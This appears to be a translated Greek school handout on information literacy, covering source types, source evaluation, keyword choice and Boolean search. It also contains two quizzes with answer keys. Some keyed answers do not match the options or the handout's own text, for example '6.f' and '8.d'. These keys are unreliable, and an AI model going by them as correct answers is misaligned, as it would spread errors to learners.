

Βιβλία Είναι οι βασικές πηγές πληροφοριών που γράφονται για ένα συγκεκριμένο θέμα. Παρέχουν εκτεταμένη πληροφόρηση. Βασίζονται σε πολλές πηγές. Δεδομένου ότι η διαδικασία δημοσίευσης είναι χρονοβόρα, συνήθως δεν περιέχουν πολύ ενημερωμένες πληροφορίες.	Έντυπα περιοδικής κυκλοφορίας Οι πόροι που δημοσιεύονται σε τακτά χρονικά διαστήματα ονομάζονται έντυπα περιοδικής κυκλοφορίας. Οι πιο συνηθισμένοι τύποι τέτοιων εντύπων είναι: - Περιοδικά - Επιστημονικά περιοδικά - Εφημερίδες	Εγκυκλοπαίδειες Περιέχουν αντικειμενικές πληροφορίες για πολλά θέματα. Συχνά δεν είναι εντελώς ενημερωμένες πηγές πληροφόρησης, καθώς απαιτείται πολύς χρόνος για την προετοιμασία και τη δημοσίευσή τους. (Το πρόβλημα αυτό εξαφανίζεται σταδιακά με τις ηλεκτρονικές εγκυκλοπαίδειες).
Κατάλογοι βιβλιοθηκών Ο κατάλογος μιας βιβλιοθήκης δείχνει τις πηγές της συλλογής της βιβλιοθήκης και τη θέση τους μέσα σε αυτήν. Κατάλογοι: Περιέχουν διάφορους τύπους πόρων που είναι διαθέσιμοι στη βιβλιοθήκη, όπως βιβλία, περιοδικά, διατριβές.	Βάσεις δεδομένων Περιέχουν πληροφορίες σχετικά με επιστημονικά άρθρα, πρακτικά συνεδρίων, εκθέσεις, διατριβές και βιβλία που δημοσιεύονται σε περιοδικά. Μπορείτε να χρησιμοποιήσετε τις βάσεις δεδομένων, όταν θέλετε να βρείτε επιστημονικές δημοσιεύσεις, ιδίως επιστημονικά άρθρα που σχετίζονται με το θέμα που ερευνάτε.	Βιβλιογραφικές αναφορές Οι σύντομες περιγραφές που περιλαμβάνουν βασικά στοιχεία για πηγές πληροφοριών ονομάζονται «βιβλιογραφικές αναφορές». Στη λίστα βιβλιογραφίας θα πρέπει να περιλαμβάνονται όλα τα στοιχεία που θα καθιστούν κάθε πηγή πλήρως αναγνωρίσιμη. Οι πληροφορίες που παρατίθενται στις βιβλιογραφικές αναφορές για τον σκοπό αυτό διαφέρουν ανάλογα με τον τύπο της πηγής. Για παράδειγμα, στη βιβλιογραφική αναφορά ενός επιστημονικού άρθρου περιλαμβάνονται το όνομα του συγγραφέα, ο τίτλος του άρθρου, το όνομα του περιοδικού, το έτος της δημοσίευσης, ο αριθμός του τόμου και ο αριθμός της πρώτης και της τελευταίας σελίδας του άρθρου.
Παγκόσμιος Ιστός Μας επιτρέπει να έχουμε πρόσβαση σε πληροφορίες στο Διαδίκτυο μέσω ενός προγράμματος περιήγησης. Ένα από τα κύρια χαρακτηριστικά του Παγκόσμιου Ιστού είναι ότι παρέχει γρήγορη πρόσβαση	Φυλλομετρητές Οι φυλλομετρητές είναι λογισμικό που παρέχει πρόσβαση σε πληροφορίες στον Παγκόσμιο Ιστό με γραφικές διεπαφές. Επιτρέπουν την προβολή σελίδων γραμμένων σε HTML ή παρόμοιες μορφές	Έργα αναφοράς Συνήθως δημοσιεύονται από αξιόπιστους εκδότες. Προετοιμάζονται από εμπειρογνώμονες. Εποπτεύονται από τη συντακτική επιτροπή και τους συντάκτες και φυλάσσονται σε ξεχωριστό

σε πληροφορίες χάρη στους υπερσυνδέσμους. Ο Παγκόσμιος Ιστός είναι μια βολική πηγή για την εύρεση επικαιροποιημένων πληροφοριών σχετικά με ανθρώπους, ιδρύματα, γεγονότα και μια ποικιλία θεμάτων. Δεν είναι όλες οι πληροφορίες στον ιστό διαθέσιμες στο κοινό.	και την πλοήγηση μεταξύ ιστοσελίδων κάνοντας κλικ στους συνδέσμους.	τμήμα στις βιβλιοθήκες και δεν προσφέρονται για δανεισμό.

Έργα αναφοράς

Πίνακας 1: Τύποι πηγών (Hacettepe University 2020)

Τύποι πόρων Βίντεο πληροφοριών: <https://www.youtube.com/watch?v=8--RT90QEc4>

Μίνι κουίζ

1. Ποιο από τα ακόλουθα ορίζει τον πληροφοριακό γραμματισμό;

- a) να γνωρίζει πώς να διαβάζει και να γράφει
- b) να γνωρίζει πώς να χρησιμοποιεί τις πληροφορίες
- c) να γνωρίζει πώς να χρησιμοποιεί έναν υπολογιστή
- d) να είναι σε θέση να κατανοεί αυτά που διαβάζει
- e) να γνωρίζει τα πάντα

2. Ποιο από τα ακόλουθα δεν αποτελεί πηγή συμβουλών;

- a) εγκυκλοπαίδεια
- b) λεξικό
- c) βιογραφία
- d) εφημερίδα
- e) αλμανάκ

3. Για ποιο σκοπό χρησιμοποιούνται οι βάσεις δεδομένων;

- a) για να βρίσκουμε βιβλία στη βιβλιοθήκη
- b) για να αναζητήσουμε πληροφορίες στο διαδίκτυο
- c) να βρούμε άρθρα που δημοσιεύονται σε επιστημονικά περιοδικά
- d) για να παρακολουθήσουμε τις τελευταίες ειδήσεις
- e) για να βρούμε γενικές πληροφορίες για ένα θέμα

4. Αναζητάτε επιστημονικά άρθρα για την έρευνά σας. Πού ψάχνετε;

- a) στα περιοδικά
- b) στις βάσεις δεδομένων
- c) στις εφημερίδες
- d) στις ιστοσελίδες
- e) στον κατάλογο

5. Ποιο από τα παρακάτω είναι η πηγή πληροφοριών σχετικά με τις ιστορίες ζωής των ανθρώπων;

- a) αλμανάκ
- b) εγκυκλοπαίδειες
- c) βιογραφίες
- d) βιβλία
- e) βάσεις δεδομένων

6. Ποιο από τα ακόλουθα δεν ισχύει για τον παγκόσμιο ιστό;

- a) παρέχει πρόσβαση σε πληροφορίες μέσω του αναζητητή
- b) είναι μια βολική πηγή για την εύρεση ενημερωμένων πληροφοριών
- c) παρέχει γρήγορη πρόσβαση σε πληροφορίες
- d) οι πληροφορίες είναι διαθέσιμες στο κοινό.
- e) διαθέτει υπερσυνδέσμους

7. Ποιο από τα παρακάτω δεν είναι πηγή περιοδικής κυκλοφορίας ;

- a) περιοδικά
- b) αλμανάκ

- c) επιστημονικά περιοδικά
- d) εφημερίδες
- e) ηλεκτρονικά περιοδικά

8. Θέλετε να επωφεληθείτε από ένα επιστημονικό άρθρο. Ποιος πόρος περιέχει τις βασικές πληροφορίες που θα σας επιτρέψουν να αποκτήσετε πρόσβαση σε αυτόν τον πόρο;

- a) παγκόσμιος ιστός
- b) σαρωτής
- c) κατάλογοι βιβλιοθηκών
- d) ετικέτα
- e) βάσεις δεδομένων

9. Ποια από τις ακόλουθες πληροφορίες σχετικά με τα βιβλία είναι αληθής;

- a) εκδίδονται συνήθως από αξιόπιστους εκδότες
- b) περιέχουν πάντα επικαιροποιημένες πληροφορίες
- c) αποτελούν τις κύριες πηγές πληροφόρησης
- d) μεταφέρουν πληροφορίες με χρονολογική σειρά
- e) ετοιμάζονται από ειδικούς

10. Ετοιμάζετε μια εργασία για τον Β' Παγκόσμιο Πόλεμο. Ποιες από τις ακόλουθες πηγές θα χρειαζόσασταν λιγότερο;

- a) παγκόσμιος ιστός
- b) εγκυκλοπαίδεια
- c) φυλλομετρητές
- d) λεξικό
- e) βάσεις δεδομένων

Με τη συγχρηματοδότηση
της Ευρωπαϊκής Ένωσης

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΠΑΙΔΕΙΑΣ, ΘΡΗΣΚΕΥΜΑΤΩΝ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΕΡΙΦΕΡΕΙΑΚΗ Δ/ΝΣΗ Α/ΘΜΙΑΣ ΚΑΙ Β/ΘΜΙΑΣ ΕΚΠ/ΣΗΣ ΑΤΤΙΚΗΣ
ΔΙΕΥΘΥΝΣΗ Δ.Ε. Γ' ΑΘΗΝΑΣ
ΠΡΟΤΥΠΟ ΓΕΝΙΚΟ ΛΥΚΕΙΟ ΑΓ. ΑΝΑΡΓΥΡΩΝ

Απαντήσεις: 1.b, 2.d, 3.c, 4.b, 5.c, 6.f, 7.b, 8.d, 9.c, 10.d

Επιλογή πόρων

Η έρευνα μπορεί να ξεκινήσει από το διαδίκτυο ή από βιβλιοθήκες. Το σημαντικό σημείο εδώ είναι να αποφασίσουμε ποια είναι η καταλληλότερη πηγή για το θέμα που θα ερευνήσουμε (Πανεπιστήμιο Hacettepe 2020). Κατά τη διαδικασία της έρευνας, ο ερευνητής πρέπει πρώτα να καθορίσει με σαφήνεια τι θέλει να αποκαλύψει και στη συνέχεια ποιος είναι ο καλύτερος τρόπος για να το κάνει. Με άλλα λόγια, αφού καθοριστεί το θέμα της έρευνας και δημιουργηθεί το ερευνητικό πρόβλημα, ο ερευνητής πρέπει να απαντήσει στο ερώτημα που θέλει να απαντήσει, δηλαδή να επιλέξει το είδος της έρευνας που είναι πιο κατάλληλο για το ερευνητικό πρόβλημα και να καθορίσει τις πηγές που θα χρησιμοποιηθούν στην έρευνα (LINCS, 2020)

Το Διαδίκτυο και η βιβλιοθήκη περιέχουν πληροφορίες για σχεδόν κάθε θέμα, αλλά είναι σημαντικό να βεβαιωθείτε ότι χρησιμοποιείτε αξιόπιστες και ενημερωμένες πηγές (UMGC, 2022).

Έρευνα στον παγκόσμιο ιστό	Έρευνα στη βιβλιοθήκη
- Ενώ οι περισσότερες πληροφορίες στο διαδίκτυο είναι δωρεάν, ορισμένες επιστημονικές πληροφορίες είναι συνήθως επί πληρωμή.- Οι περισσότερες πληροφορίες στο διαδίκτυο δεν περνούν από διαδικασία αναθεώρησης και ελέγχου.- Οι ψηφιακές επιστημονικές δημοσιεύσεις και τα περιοδικά είναι αξιόπιστες πηγές που έχουν ελεγχθεί και εγκριθεί για δημοσίευση.- Δεν μπορείτε να έχετε πρόσβαση σε όλους τους τύπους πηγών στο διαδίκτυο. Ορισμένες πηγές υπάρχουν μόνο σε έντυπη μορφή.- Οι πληροφορίες στο διαδίκτυο ενδέχεται να μην είναι μόνιμες. Οι δικτυακοί τόποι μπορεί να αλλάξουν διευθύνσεις, μερικές φορές να εξαφανιστούν εντελώς.- Τα πανεπιστήμια και ορισμένα εκπαιδευτικά ιδρύματα διαθέτουν πολλά ηλεκτρονικά περιοδικά, βιβλία, περιοδικά και βάσεις δεδομένων σε διάφορους τομείς. Οι πηγές αυτές είναι προσβάσιμες δωρεάν μέσω των παρόχων διαδικτύου σε αυτές τις βιβλιοθήκες ή τα πανεπιστήμια.- Ένας μεγάλος αριθμός αξιόπιστων δωρεάν δημοσιεύσεων, βάσεων δεδομένων και ελεύθερων προγραμμάτων ανοικτού τύπου είναι εύκολα προσβάσιμος μέσω της σωστής χρήσης μηχανών αναζήτησης και κατάλληλων λέξεων-κλειδίων.	- Οι βιβλιοθήκες διαθέτουν προσεκτικά επιλεγμένες και ταξινομημένες συλλογές.- Οι περισσότερες πηγές της βιβλιοθήκης είναι επιστημονικές δημοσιεύσεις που έχουν ελεγχθεί από συντάκτες ή κριτές πριν από τη δημοσίευσή τους.- Οι πόροι της βιβλιοθήκης είναι δωρεάν.- Οι πόροι της βιβλιοθήκης είναι διατεταγμένοι με τέτοιο τρόπο ώστε να μπορείτε εύκολα να βρείτε αυτό που ψάχνετε.- Οι βιβλιοθήκες διαθέτουν παλιές πηγές καθώς και τρέχουσες.- Οι βιβλιοθήκες διαθέτουν εξειδικευμένο προσωπικό που μπορεί να σας βοηθήσει.- Σήμερα, οι βιβλιοθήκες διαθέτουν μεγάλο αριθμό ψηφιακών περιοδικών και διάφορες βάσεις δεδομένων, εκτός από τις έντυπες πηγές της βιβλιοθήκης.

Πίνακας 2. Επιλογή πηγών (Πανεπιστήμιο Hacettepe 2020).

Ενημερωτικό βίντεο επιλογής πηγής: <https://www.youtube.com/watch?v=VXHQ2y8FIUQ>

Η αξιολόγηση των πηγών πληροφόρησης είναι ζωτικής σημασίας για την ερευνητική διαδικασία. Μπορείτε να χρησιμοποιήσετε το τεστ AYIGD για να αξιολογήσετε κριτικά τις πηγές σας και να καθορίσετε αν θα είναι χρήσιμες ή άχρηστες για την έρευνά σας (Πανεπιστήμιο Notre Dame de Namur, 2022).

Το τεστ AYIGD είναι ένας τρόπος κριτικής αξιολόγησης των πηγών. Με βάση αυτή τη μέθοδο, τίθενται κατά την αξιολόγηση μιας πηγής τα ακόλουθα ερωτήματα:

Σκοπός: Ποιος είναι ο σκοπός της γνώσης; Γιατί υπάρχει;

Συγγραφέας: Ποιος είναι ο συγγραφέας, ο εκδότης ή η πηγή; Έχουν τα προσόντα να παρέχουν πληροφορίες σχετικά με το θέμα;

Συνάφεια: Είναι οι πληροφορίες σχετικές με το θέμα σας; Θα αναφέρατε αυτή την πηγή σε μια ερευνητική εργασία;

Εγκυρότητα: Πότε δημοσιεύτηκαν ή ενημερώθηκαν οι πληροφορίες; Περιέχει η πηγή ενημερωμένες πληροφορίες;

Ακρίβεια: Υποστηρίζονται οι πληροφορίες από αποδεικτικά στοιχεία; Πόσο αξιόπιστο ή ακριβές είναι το περιεχόμενο;

Ενημερωτικό βίντεο: <https://www.youtube.com/watch?v=Rc8Pm8pM7Pg>

Μίνι κουίζ

1. Σε ποιες από τις ακόλουθες πηγές βρίσκετε πληροφορίες σχετικά με τα τρέχοντα γεγονότα;

- a) διαδίκτυο
- b) επιστημονικά περιοδικά
- c) βιβλία
- d) ετήσιες εκδόσεις
- e) εγκυκλοπαίδειες

2. Ποιο είναι το κύριο κριτήριο για την επιλογή της πηγής;

- a) η διαθεσιμότητα των πόρων
- b) το πεδίο εφαρμογής του θέματος
- c) η πηγή είναι η μεγάλη βάση δεδομένων
- d) η συνάφεια της πηγής με το θέμα
- e) όλα τα παραπάνω

3. Τι δεν ισχύει για τις πληροφορίες στο διαδίκτυο;

- a) δεν περνούν από τη διαδικασία επιθεώρησης και ελέγχου
- b) δεν μπορείτε να έχετε πρόσβαση σε όλους τους τύπους πόρων
- c) όλες οι πληροφορίες είναι ελεύθερες.
- d) οι πληροφορίες στο διαδίκτυο μπορεί να μην είναι μόνιμες
- e) παρέχει γρήγορη πρόσβαση σε πληροφορίες

4. Ποιο είναι το πρώτο βήμα που πρέπει να κάνετε πριν από την επιλογή της πηγής;

- a) να κάνετε μια βιβλιογραφική ανασκόπηση
- b) να βρείτε λέξεις-κλειδιά
- c) να αποφασίσετε τι θέλετε να παρουσιάσετε, τον καλύτερο τρόπο για να το κάνετε
- d) να επιλέξετε τον καταλληλότερο τύπο έρευνας για το ερευνητικό πρόβλημα
- e) κανένα από τα παραπάνω

5. Τι είναι το τεστ AYIGD;

- a) δοκιμή εύρεσης πηγών για τον παγκόσμιο ιστό
- b) συντόμευση των πηγών πληροφόρησης
- c) ένας τρόπος κριτικής αξιολόγησης των πηγών
- d) μια μέθοδος που χρησιμοποιείται κατά την αναζήτηση πληροφοριών στο διαδίκτυο
- e) δοκιμή που εξασφαλίζει την επάρκεια και την αξιοπιστία των πηγών

6. Ποια από τα παρακάτω ισχύουν για τις βιβλιοθήκες;

- a) διαθέτουν προσεκτικά επιλεγμένες, ταξινομημένες συλλογές
- b) οι περισσότερες πηγές ελέγχονται πριν από τη δημοσίευση
- c) είναι σε διάταξη εύκολα εντοπίσιμη
- d) περιέχει επίσης παλιές πηγές
- e) όλα τα παραπάνω

7. Τι περιλαμβάνει το τεστ AYIGD;

- a) τον σκοπό της γνώσης
- b) τα προσόντα του συγγραφέα
- c) συνάφεια των πληροφοριών με το θέμα της έρευνας

- d) κατά πόσον η πηγή διαθέτει επικαιροποιημένες πληροφορίες
- e) όλα τα παραπάνω

8. Σε ποιες από τις ακόλουθες πηγές μπορείτε να βρείτε αξιόπιστες πληροφορίες για τις αρχαίες πηγές;

- a) διαδίκτυο
- b) βάσεις δεδομένων
- c) ετικέτες
- d) βιβλιοθήκες
- e) όλα τα παραπάνω

9. Ποιο από τα ακόλουθα πρέπει να γίνεται κατά τη διεξαγωγή μιας επιστημονικής έρευνας;

- a) η έρευνα πρέπει πάντα να ξεκινά από τη βιβλιοθήκη
- b) η έρευνα πρέπει πάντα να ξεκινάει από το διαδίκτυο
- c) πρέπει να δίνεται σημασία στην επικαιροποίηση των επιλεγμένων πηγών.
- d) πρέπει να γίνεται μόνο έρευνα στη βιβλιοθήκη
- e) κανένα από αυτά

10. Ποιος από τους ακόλουθους λόγους είναι ο λόγος για τον οποίο οι πληροφορίες στο διαδίκτυο δεν είναι μόνιμες;

- a) οι απόψεις του συγγραφέα αλλάζουν με την πάροδο του χρόνου
- b) αδυναμία απόκτησης αξιόπιστων πληροφοριών
- c) αλλαγή της διεύθυνσης του δικτυακού τόπου
- d) σύνδεση στο διαδίκτυο
- e) όλα τα παραπάνω

Απαντήσεις: 1.a, 2.c, 3.c, 4.e, 5.c, 6.d, 7.c, 8.e, 9.d, 10.c

Επιλογή θέματος και τεχνικές αναζήτησης πληροφοριών

Ο ψηφιακός αλφαριθμητισμός σημαίνει να αντιμετωπίζεις κριτικά το περιεχόμενο του Διαδικτύου και να μπορείς να κρίνεις την αξία των πληροφοριών αυτών για μια δεδομένη εργασία (Υπουργείο Παιδείας 2020). Η ικανότητα επιλογής του θέματος της έρευνας μπορεί να αποκτηθεί με γενικές πληροφορίες, εγκυκλοπαίδειες, θεματικές εγκυκλοπαίδειες, ορισμένες πηγές του Διαδικτύου και εισαγωγικά βιβλία (Πανεπιστήμιο Hacettepe 2020)

Πράγματα που πρέπει να ληφθούν υπόψη κατά τον καθορισμό του θέματος,

- Θα πρέπει να υπάρχει η δυνατότητα εύρεσης επαρκών πηγών που σχετίζονται με το θέμα της έρευνας.
- Πολύ λίγες πηγές καθώς και πάρα πολλές πηγές δυσχεραίνουν την έρευνα.
- Θα πρέπει να συγκεντρωθούν όλες οι άμεσες ή έμμεσες πηγές και στη συνέχεια να ληφθούν τα σχετικά μέρη. (Hilmi Kazan, 2016)

Η ερευνητική ικανότητα του θέματος εξαρτάται από την επιτυχή οριοθέτησή του. Όσο ευρύτερο είναι το θέμα, τόσο πιο επιφανειακή είναι η έρευνα, οπότε η οριοθέτηση είναι σημαντική (Πανεπιστήμιο Hacettepe, 2020).

Οριοθέτηση του θέματος

Η οριοθέτηση του θέματος με τρόπο ουσιαστικό και ερευνητικά αξιοποιήσιμο απαιτεί προκαταρκτική μελέτη. Σε αυτό το στάδιο μπορεί να γίνει καταγισμός ιδεών σχετικά με το θέμα (Πανεπιστήμιο Hacettepe 2020). Η έκφραση του θέματος της έρευνας με τη μορφή πρότασης ερώτησης μπορεί επίσης να βοηθήσει στον περιορισμό. Οι ερωτήσεις απαιτούν απαντήσεις. Στόχος της έρευνας είναι να βρεθούν αυτές οι απαντήσεις (Sagiroglu et al. 2020).

Οριοθέτηση του θέματος, βίντεο: <https://www.youtube.com/watch?v=rpCbSjldXIM>

Οι μαθητές μπορούν να φτάσουν σε ψηφιακές πηγές πληροφοριών που σχετίζονται άμεσα με το θέμα τους σε συντομότερο χρόνο, ως αποτέλεσμα της κατάλληλης χρήσης των σωστών λέξεων-κλειδιών, χρησιμοποιώντας αποτελεσματικά τις μηχανές αναζήτησης, τόσο για την επιλογή ενός θέματος, όσο και για την προετοιμασία των εργασιών που δίνονται, ή με σκοπό τη βελτίωση του εαυτού τους σε οποιοδήποτε θέμα.

Λέξη-κλειδί

Το πρώτο πράγμα που πρέπει να κάνετε κατά την έρευνα στο ψηφιακό περιβάλλον είναι να προσδιορίσετε τις λέξεις-κλειδιά. Μπορούμε να ορίσουμε την έννοια της λέξης-κλειδί ως τις λέξεις που περιγράφουν καλύτερα το θέμα της έρευνας (Πανεπιστήμιο Hacettepe 2020).

Σκεπτόμενοι τις λέξεις-κλειδιά και δημιουργώντας εναλλακτικές λύσεις θα αυξήσετε τις πιθανότητες να βρείτε τις πληροφορίες που χρειάζεστε. Ειδικά επειδή θα χρειαστεί να ανατρέξετε σε αγγλικές βάσεις δεδομένων στις επιστημονικές σας μελέτες, είναι χρήσιμο να το κάνετε αυτό σε δύο γλώσσες όταν εργάζεστε με λέξεις-κλειδιά. Εκτός από τον ενικό και τον πληθυντικό αριθμό των λέξεων, θα πρέπει επίσης να λαμβάνονται υπόψη τα συνώνυμα, οι στενότερες και ευρύτερες λέξεις και οι συνήθως χρησιμοποιούμενες συντομογραφίες (University of San Diego, 2022).

Εάν δυσκολεύεστε να δημιουργήσετε εναλλακτικές λύσεις κατά την εργασία με λέξεις-κλειδιά, μπορείτε

να επωφεληθείτε από θησαυρούς. Οι θησαυροί παραθέτουν στενότερες και ευρύτερες λέξεις καθώς και συνώνυμα για τη λέξη που αναζητάτε (Πανεπιστήμιο Hacettepe, 2020).

Επιλογή λέξεων-κλειδιών

Κατά τον καθορισμό των λέξεων-κλειδιών, μπορούν να επιλεγούν γενικές λέξεις ανάλογα με την πληρότητα της έρευνας, καθώς και λέξεις που παραπέμπουν άμεσα σε ορισμένες έννοιες. Για παράδειγμα, ένας εκπαιδευτικός της τάξης μπορεί να χρησιμοποιήσει μόνο τη λέξη-κλειδί "ιστορία" όταν αναζητά ιστορίες για να χρησιμοποιήσει στα μαθήματά του, ή μπορεί να αναπτύξει το ερώτημα αναζήτησης με λέξεις όπως "για μαθητές δημοτικού" ή "χρησιμότητα". Όσο αυξάνεται ο αριθμός των λέξεων-κλειδιών, η μηχανή αναζήτησης θα επιστρέφει λιγότερα αποτελέσματα (Sağiroğlu et al. 2020).

Επιλογή και χρήση των λέξεων-κλειδιών, βίντεο:

https://www.youtube.com/watch?v=r6kjt2Mt_4w

Κατάλογοι και βάσεις δεδομένων

Ακριβώς όπως ένα ευρετήριο στο πίσω μέρος ενός βιβλίου σας βοηθά να βρείτε γρήγορα αυτό που ψάχνετε μέσα στο βιβλίο, οι ηλεκτρονικοί κατάλογοι και οι βάσεις δεδομένων σας βοηθούν να βρείτε βιβλία ή άρθρα για το θέμα που ψάχνετε μέσα από χιλιάδες εγγραφές. Κατά την αναζήτηση σε καταλόγους και βάσεις δεδομένων, συνήθως πρέπει να επιλέξετε το πεδίο ή τα πεδία (όπως το όνομα του συγγραφέα, λέξη-κλειδί) που θέλετε να αναζητήσετε. Ορισμένες φορές είναι επίσης δυνατή η αναζήτηση σε όλα τα πεδία (Πανεπιστήμιο Hacettepe 2020).

Πεδία αναζήτησης

Τα πιο συχνά χρησιμοποιούμενα πεδία αναζήτησης:

Όνομα συγγραφέα	Χρησιμοποιείται όταν γνωρίζετε το όνομα του συγγραφέα. Ψάχνει μόνο στο πεδίο ονόματα συγγραφέων.
Τίτλος του έργου	Χρησιμοποιείται όταν γνωρίζετε τον τίτλο του έργου. Ψάχνει μόνο στο πεδίο τίτλοι.
Θέμα	Χρησιμοποιείται όταν αναζητάτε πηγές για ένα συγκεκριμένο θέμα. Ψάχνει μόνο στο θεματικό πεδίο. Ειδικά η επιλογή θεματικής αναζήτησης στους καταλόγους των βιβλιοθηκών δίνει ακριβή αποτελέσματα.
Λέξη-κλειδί	Αναζητά το πεδίο με τις λέξεις-κλειδιά. Εμφανίζεται επίσης να αναζητά όλα τα πεδία σε ορισμένους ηλεκτρονικούς καταλόγους. Είναι η πιο συχνά χρησιμοποιούμενη μέθοδος αναζήτησης. Η αναζήτηση με λέξεις-κλειδιά σας επιτρέπει να συσχετίσετε περισσότερες από μία έννοιες, κάνοντας έτσι αναζητήσεις που αφορούν περισσότερα από ένα θέματα.
Όλα τα πεδία	Ψάχνει σε όλα τα πεδία. Είναι η πιο ολοκληρωμένη δυνατή αναζήτηση.

Τυποποιημένοι τελεστές αναζήτησης


Οι τυποποιημένοι τελεστές αναζήτησης περιλαμβάνουν ένα σύνολο εντολών, γνωστές και ως λογικές δομές στην επιστήμη των υπολογιστών και των μαθηματικών (Sağiroğlu et al., 2020).

Ενημερωτικό βίντεο: <https://www.youtube.com/watch?v=LTJygQwYV84>


Τελεστής AND (ΚΑΙ)

Όταν θέλετε να βρείτε πηγές που περιέχουν διαφορετικές έννοιες μαζί, πρέπει να συσχετίσετε τις σχετικές λέξεις-κλειδιά με τον τελεστή AND. Εδώ, το AND ενημερώνει τη βάση δεδομένων ότι θα πρέπει να αναζητήσει εγγραφές που περιέχουν και τις δύο έννοιες (Hacettepe University 2020). Ο αριθμός των εγγραφών που επιτυγχάνονται ως αποτέλεσμα μιας αναζήτησης με μία μόνο λέξη-κλειδί μειώνεται όταν προστίθενται νέες λέξεις-κλειδιά στην αναζήτηση με τον τελεστή AND. Μπορείτε να συσχετίσετε οποιονδήποτε αριθμό λέξεων με το AND (Hacettepe University 2020).

Σχήμα 3.2. Σχηματική αναπαράσταση του τελεστή AND (ΚΑΙ)


Όπως φαίνεται στο Σχήμα 3.2, μια αναζήτηση με χρήση του ερωτήματος Λέξη-Κλειδί 1 ΚΑΙ Λέξη-Κλειδί 2 θα εμφανίσει πηγές που περιέχουν και τις δύο λέξεις, ενώ οι πηγές στις οποίες οι λέξεις χρησιμοποιούνται μόνες τους θα αποκλειστούν από το πεδίο εφαρμογής.

Τελεστής OR (Η)

